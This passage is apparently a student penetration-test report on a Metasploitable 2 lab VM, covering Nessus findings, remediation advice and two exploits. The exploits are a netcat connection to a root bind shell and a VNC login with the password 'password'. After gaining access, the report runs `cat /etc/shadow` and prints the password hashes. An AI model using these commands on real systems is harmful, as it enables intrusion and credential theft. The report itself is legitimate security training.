Because the free version of Nessus does not allow PDF export, screenshots of the scan results were taken. Six vulnerabilities were selected for detailed documentation. For each vulnerability, the name, severity, description, impact, and recommended mitigation are provided below.




Figure 10 Nessus scan summary page

Vulnerability 1: Canonical Ubuntu Linux SEoL (8.04.x)

Severity: Critical

Description: The target runs Ubuntu 8.04, which reached end-of-life (EOL) in 2013. No further security patches are released by the vendor.

Impact: Any new vulnerability discovered after 2013 remains unpatched. Attackers can exploit these flaws to gain full control, steal data, or pivot to other systems.

Recommended Mitigation: Upgrade to a supported Ubuntu LTS version (20.04 or 22.04). If upgrade is not possible, isolate the system from untrusted networks and apply virtual patches (e.g., intrusion prevention system).

CRITICAL Canonical Ubuntu Linux SEoL (8.04.x)

Description
According to its version, Canonical Ubuntu Linux is 8.04.x. It is, therefore, no longer maintained by its vendor or provider. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution
Upgrade to a version of Canonical Ubuntu Linux that is currently supported.

See Also
<http://www.ubuntu.com/73bd02d2e>

Output

```
OS: Ubuntu Linux 8.04
Security End of Life: May 9, 2013
Time since Security End of Life (Est.): ~ 12 years
```

To see debug logs, please visit individual host.

Port **Hosts**

80/tcp/www	192.168.56.102
------------	----------------

Plugin Details

Severity: Critical
ID: 201352
Version: 1.2
Type: combined
Family: General
Published: July 3, 2024
Modified: March 26, 2025

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score: 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information

CPE: cpe:/o:canonical:ubuntu_linux

Figure 11 Nessus details for Canonical Ubuntu Linux SEoL (8.04.x)


Vulnerability 2: VNC Server 'password' Password

Severity: High

Description: The VNC server on port 5900 uses the weak password "password". Nessus successfully authenticated using this credential.

Impact: A remote attacker can connect to the VNC session and gain graphical access to the desktop. This can lead to full system compromise, data theft, and further network attacks.

Recommended Mitigation: Change the VNC password to a strong, complex value (e.g., 12+ characters with mixed case, numbers, and symbols). Disable VNC if not required or restrict access by IP address using a firewall.



The screenshot displays the Nessus interface for a vulnerability titled "VNC Server 'password' Password", which is marked as "CRITICAL". The interface is divided into several sections: "Description", "Solution", "Output", "Plugin Details", "Risk Information", and "Vulnerability Information".

- Description:** States that the VNC server on the remote host is secured with a weak password, and Nessus was able to login using VNC authentication and a password of 'password'. It notes that a remote, unauthenticated attacker could exploit this to take control of the system.
- Solution:** Advises to secure the VNC service with a strong password.
- Output:** Shows a message: "Nessus logged in using a password of 'password'". Below this, it says "To see debug logs, please visit individual host". A table lists the port and host details: Port 5900 / tcp / vnc and Hosts 192.168.56.102.
- Plugin Details:** Includes fields for Severity (Critical), ID (61708), Version (5), Revision (1.2), Type (remote), Family (Gain a shell remotely), Published (August 29, 2012), and Modified (September 24, 2015).
- Risk Information:** Lists Risk Factor (Critical), CVSS v2.0 Base Score (10.0), and CVSS v2.0 Vector (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C).
- Vulnerability Information:** Shows Default Account: true.

Figure 12 Nessus details for VNC weak password

Vulnerability 3: Bind Shell Backdoor Detection

Severity: Critical

Description: A command shell listener (netcat) is running on port 1524 (ingreslock service). No authentication is required. This is a known backdoor in Metasploitable 2.

Impact: An attacker can connect to this port and execute arbitrary commands as root, resulting in immediate and complete compromise of the host.

Recommended Mitigation: Remove the backdoor service. If the service is legitimate, add strong authentication or disable it. Reinstall the system if compromise is suspected.



Figure 13 Nessus details for bind shell backdoor

Vulnerability 4: Samba Badlock (CVE-2016-2118)

Severity: High

Description: The Samba version on the target is vulnerable to Badlock. The flaw exists in the SAM and LSAD protocols and allows downgrade of authentication over RPC.

Impact: A man-in-the-middle attacker can force authentication downgrade and then execute arbitrary Samba network calls. This may allow modification of Active Directory data or disabling of critical services.

Recommended Mitigation: Upgrade Samba to version 4.4.2 or later. If upgrade is not possible, restrict SMB access to trusted IP addresses using a firewall.

The screenshot displays the Nessus interface for the 'Samba Badlock Vulnerability'. It includes a description of the flaw, a solution to upgrade Samba, a 'See Also' link to the CVE page, and an output message stating that the patch has not been applied. On the right, 'Plugin Details' lists severity as High, ID as 90509, and version as 1.9. Below this, 'VPR Key Drivers' provides additional context like threat recency and CVSS3 impact score. A 'Risk Information' section is also present at the bottom right.

Samba Badlock Vulnerability	
Description	The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.
Solution	Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.
See Also	https://www.samba.org/samba/security/CVE-2016-2118.html
Output	Nessus detected that the Samba Badlock patch has not been applied. To see debug logs, please visit individual host
Plugin Details	Severity: High ID: 90509 Version: 1.9 Type: remote Family: General Published: April 13, 2016 Modified: November 17, 2025
VPR Key Drivers	Threat Recency: No recorded events Threat Intensity: Very Low Exploit Code Maturity: Unproven Age of Vuln: 730 days + Product Coverage: Medium CVSSV3 Impact Score: 5.9 Threat Sources: No recorded events
Risk Information	

Figure 14 Nessus details for Samba Badlock


Vulnerability 5: SSL DROWN Attack

Severity: Medium

Description: The remote host supports SSLv2, making it vulnerable to the DROWN cross-protocol attack. An attacker can decrypt captured TLS traffic by exploiting the SSLv2 implementation.

Impact: Sensitive data transmitted over HTTPS or other TLS-protected services (e.g., login credentials, session cookies) can be decrypted by a man-in-the-middle attacker.

Recommended Mitigation: Disable SSLv2 and all export-grade cipher suites. Ensure that private keys are not reused on any server that still supports SSLv2.



The screenshot displays the Nessus interface for the 'SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and ...)' plugin. The interface is divided into several sections: 'Description', 'Solution', 'See Also', 'Output', 'Plugin Details', 'VPR Key Drivers', and 'Risk Information'. The 'Description' section explains the attack mechanism, while the 'Solution' section provides mitigation steps. The 'Output' section shows a sample finding. The 'Plugin Details' section lists metadata such as severity, ID, version, and publication date. The 'VPR Key Drivers' section provides a quantitative risk assessment.

Plugin Details	
Severity:	Medium
ID:	89058
Version:	1.14
Type:	remote
Family:	Misc.
Published:	March 1, 2016
Modified:	April 4, 2025

VPR Key Drivers	
Threat Recency:	No recorded events
Threat Intensity:	Very Low
Exploit Code Maturity:	Unproven
Age of Vuln:	730 days +
Product Coverage:	Medium
CVSSV3 Impact Score:	3.6
Threat Sources:	No recorded events

Risk Information	
Risk Score:	Medium
Risk Rating:	Medium

Figure 15 Nessus details for SSL DROWN Attack

These five vulnerabilities demonstrate that the target has multiple critical and high-risk weaknesses that can be exploited remotely.

5. Exploitation (Q3)

Two vulnerabilities were successfully exploited to gain unauthorized root access. The exploits are documented below with step-by-step commands and proof-of-concept screenshots.

Exploit 1 - Bind Shell Backdoor (Port 1524)

This exploit corresponds to Vulnerability 3 (Bind Shell Backdoor). The backdoor on port 1524 requires no authentication. The following netcat command was used from the Kali machine: `nc 192.168.56.102 1524`

A root shell was returned immediately. The following commands were executed to confirm privileges: `id`, `whoami` and the output showed:


```
root@metasploitable:/# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@metasploitable:/# whoami
```

```
root
```

Additional commands (e.g., `ls /root`, `cat /etc/shadow`) were run to demonstrate full control.



```
(bhagya@kali)-[~]  
$ nc 192.168.56.102 1524  
root@metasploitable:/# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/# whoami  
root  
root@metasploitable:/#
```

Figure 16 Netcat session showing root shell and verification commands

Exploit 2 - VNC Server Weak Password (Port 5900)

This exploit corresponds to Vulnerability 2 (VNC Server 'password' Password). The VNC service on port 5900 was configured with the weak default password "password". Using the `vncviewer` client from the Kali machine, an unauthenticated connection was attempted.

The following command was executed:

```
vncviewer 192.168.56.102:5900
```

The client prompted a password. The password "password" was entered. The authentication succeeded, as shown in the output:

```
Connected to RFB server, using protocol version 3.3
```

```
Performing standard VNC authentication
```

```
Password:
```

```
Authentication successful
```

```
Desktop name "root's X desktop (metasploitable:0)"
```

After successful authentication, the remote desktop was displayed, confirming that an attacker could gain graphical access to the target system. This access allows the execution of arbitrary commands, file browsing, and full control of the session.

```
(bhagya@kali)-[~]  
$ vncviewer 192.168.56.102:5900  
Connected to RFB server, using protocol version 3.3  
Performing standard VNC authentication  
Password:  
Authentication successful  
Desktop name "root's X desktop (metasploitable:0)"  
VNC server default format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
Using default colormap which is TrueColor. Pixel format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Figure 17 VNC viewer session showing successful output




Figure 18 VNC viewer session showing metasploitable desktop

6. Post-Exploitation Activities

After gaining root access, the following actions were performed to demonstrate the impact of a successful compromise:

Process listing: `ps aux` - confirmed the presence of backdoor processes.

Password hash extraction: `cat /etc/shadow` - captured password hashes for offline cracking.

Configuration file access: `cat /etc/ssh/sshd_config` - revealed default settings.

These actions show that an attacker can maintain persistent access, steal credentials, and use the compromised host as a foothold for further attacks.

```
(bhagya@kali)-[~]
$ nc 192.168.56.102 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# whoami
root
root@metasploitable:/# ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.3	2844	1692	?	Ss	13:48	0:06	/sbin/init
root	2	0.0	0.0	0	0	?	S<	13:48	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S<	13:48	0:00	[migration/0]
root	4	0.0	0.0	0	0	?	S<	13:48	0:00	[ksoftirqd/0]
root	5	0.0	0.0	0	0	?	S<	13:48	0:00	[watchdog/0]
root	6	0.0	0.0	0	0	?	S<	13:48	0:00	[events/0]
root	7	0.0	0.0	0	0	?	S<	13:48	0:00	[khelper]
root	41	0.0	0.0	0	0	?	S<	13:48	0:00	[kblockd/0]
root	48	0.0	0.0	0	0	?	S<	13:48	0:00	[kseriod]
root	98	0.0	0.0	0	0	?	S	13:48	0:00	[pdflush]
root	99	0.0	0.0	0	0	?	S	13:48	0:00	[pdflush]
root	100	0.0	0.0	0	0	?	S<	13:48	0:00	[kswapd0]
root	141	0.0	0.0	0	0	?	S<	13:48	0:00	[aio/0]
root	1099	0.0	0.0	0	0	?	S<	13:48	0:00	[ksnapd]
root	1285	0.0	0.0	0	0	?	S<	13:48	0:00	[ksuspend_usbd]
root	1289	0.0	0.0	0	0	?	S<	13:48	0:00	[khudb]
root	1294	0.0	0.0	0	0	?	S<	13:48	0:00	[ata/0]
root	1297	0.0	0.0	0	0	?	S<	13:48	0:00	[ata_aux]
root	1816	0.0	0.0	0	0	?	S<	13:49	0:00	[scsi_eh_0]
root	1902	0.0	0.0	0	0	?	S<	13:49	0:00	[scsi_eh_1]
root	1905	0.0	0.0	0	0	?	S<	13:49	0:00	[scsi_eh_2]
root	2249	0.0	0.0	0	0	?	S<	13:49	0:01	[kjournald]
root	2423	0.0	0.1	2216	652	?	S<s	13:49	0:06	/sbin/udevd --daemon

Figure 19 Post-exploitation commands and outputs I

```
root@metasploitable:/# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7 :::
daemon:*:14684:0:99999:7 :::
bin:*:14684:0:99999:7 :::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7 :::
sync:*:14684:0:99999:7 :::
games:*:14684:0:99999:7 :::
man:*:14684:0:99999:7 :::
lp:*:14684:0:99999:7 :::
mail:*:14684:0:99999:7 :::
news:*:14684:0:99999:7 :::
uucp:*:14684:0:99999:7 :::
proxy:*:14684:0:99999:7 :::
www-data:*:14684:0:99999:7 :::
backup:*:14684:0:99999:7 :::
list:*:14684:0:99999:7 :::
irc:*:14684:0:99999:7 :::
gnats:*:14684:0:99999:7 :::
```

Figure 20 Post-exploitation commands and outputs II

```
root@metasploitable:/# cat /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
```

Figure 21 Post-exploitation commands and outputs III

6. Recommendations (Q4)

Based on all vulnerabilities identified during reconnaissance and scanning (not only the two exploited), but the following recommendations are also made. Each recommendation addresses specific weaknesses and should be prioritized according to risk.

The most urgent actions are recommendations 1, 2, 3, and 4. Without these, the system remains critically vulnerable to remote compromise.

#	Recommendation	Addressed Vulnerabilities
1	Upgrade the operating system - to a currently supported Linux distribution (e.g., Ubuntu 22.04 LTS or 24.04 LTS)	Ubuntu 8.04 is EOL, lacks security patches (Vulnerability1)
2	Remove or disable backdoor services - specifically the ingreslock shell on port 1524.	Bind shell backdoor (Vulnerability 3).
3	Change all default credentials - VNC (password), SSH (msfadmin:msfadmin), and any other default accounts. Enforce strong password policies.	VNC weak password (Vulnerability 2), default SSH credentials (Vulnerability 6).
4	Upgrade vulnerable software - vsftpd, Samba, UnrealIRCd, OpenSSH, Apache, MySQL, PostgreSQL & others to latest patched versions.	Multiple high/critical vulnerabilities (including Badlock, vsftpd backdoor).

5	Disable insecure protocols and services - Telnet, SSLv2 and VNC unless strictly required with strong authentication.	SSL DROWN (Vulnerability 5), Telnet cleartext, VNC weak password.
6	Implement a host-based firewall - (e.g., iptables or ufw) to restrict inbound traffic to only essential ports (e.g., 22 for SSH, 80/443 for web).	Reduces attack surface; mitigates exposure of backdoors and unnecessary services.
7	Establish a regular patch management cycle - apply OS and application security updates monthly or when critical patches are released.	All out-of-date software (Ubuntu SEoL, Samba, vsftpd, etc.).
8	Conduct regular vulnerability scans - to identify new weaknesses using Nessus or OpenVAS.	Proactive security posture; early detection of new vulnerabilities.
9	Disable unnecessary services - e.g., RPC (port 111), NFS (2049), X11 (6000), and IRC (6667) unless explicitly required)	Reduces number of potential entry points.
10	Network segmentation - place the host in a dedicated, isolated VLAN with strict access controls to prevent lateral movement in case of compromise.	Limits impact of a successful attack

Table 2 Recommendations

7. Conclusion

The penetration test against the target VM (IP: 192.168.56.102) revealed an extremely weak security posture. The host runs an end-of-life operating system (Ubuntu 8.04), contains multiple intentional backdoors (port 1524), uses default passwords (VNC, SSH), and hosts numerous outdated software versions with known remote code execution vulnerabilities (vsftpd 2.3.4, Samba Badlock, UnrealIRCd, etc.). Two vulnerabilities were successfully exploited to gain root access within minutes, demonstrating that an attacker could fully compromise the system with minimal effort. Post-exploitation activities further showed that an attacker could maintain persistence, steal credentials, and use the compromised host as a launch point for lateral movement.

To remediate these issues, the organization must immediately upgrade the operating system, remove backdoors, change all default credentials, apply security patches, and implement a host firewall. Without these actions, the target remains critically exposed and should never be placed on any untrusted network. Regular vulnerability scanning and patch management should become part of standard operational procedures to maintain a defensible security posture. The findings of this test underscore the importance of proactive security measures, including continuous monitoring and timely updates, to protect against both known and emerging threats.

- End of Report -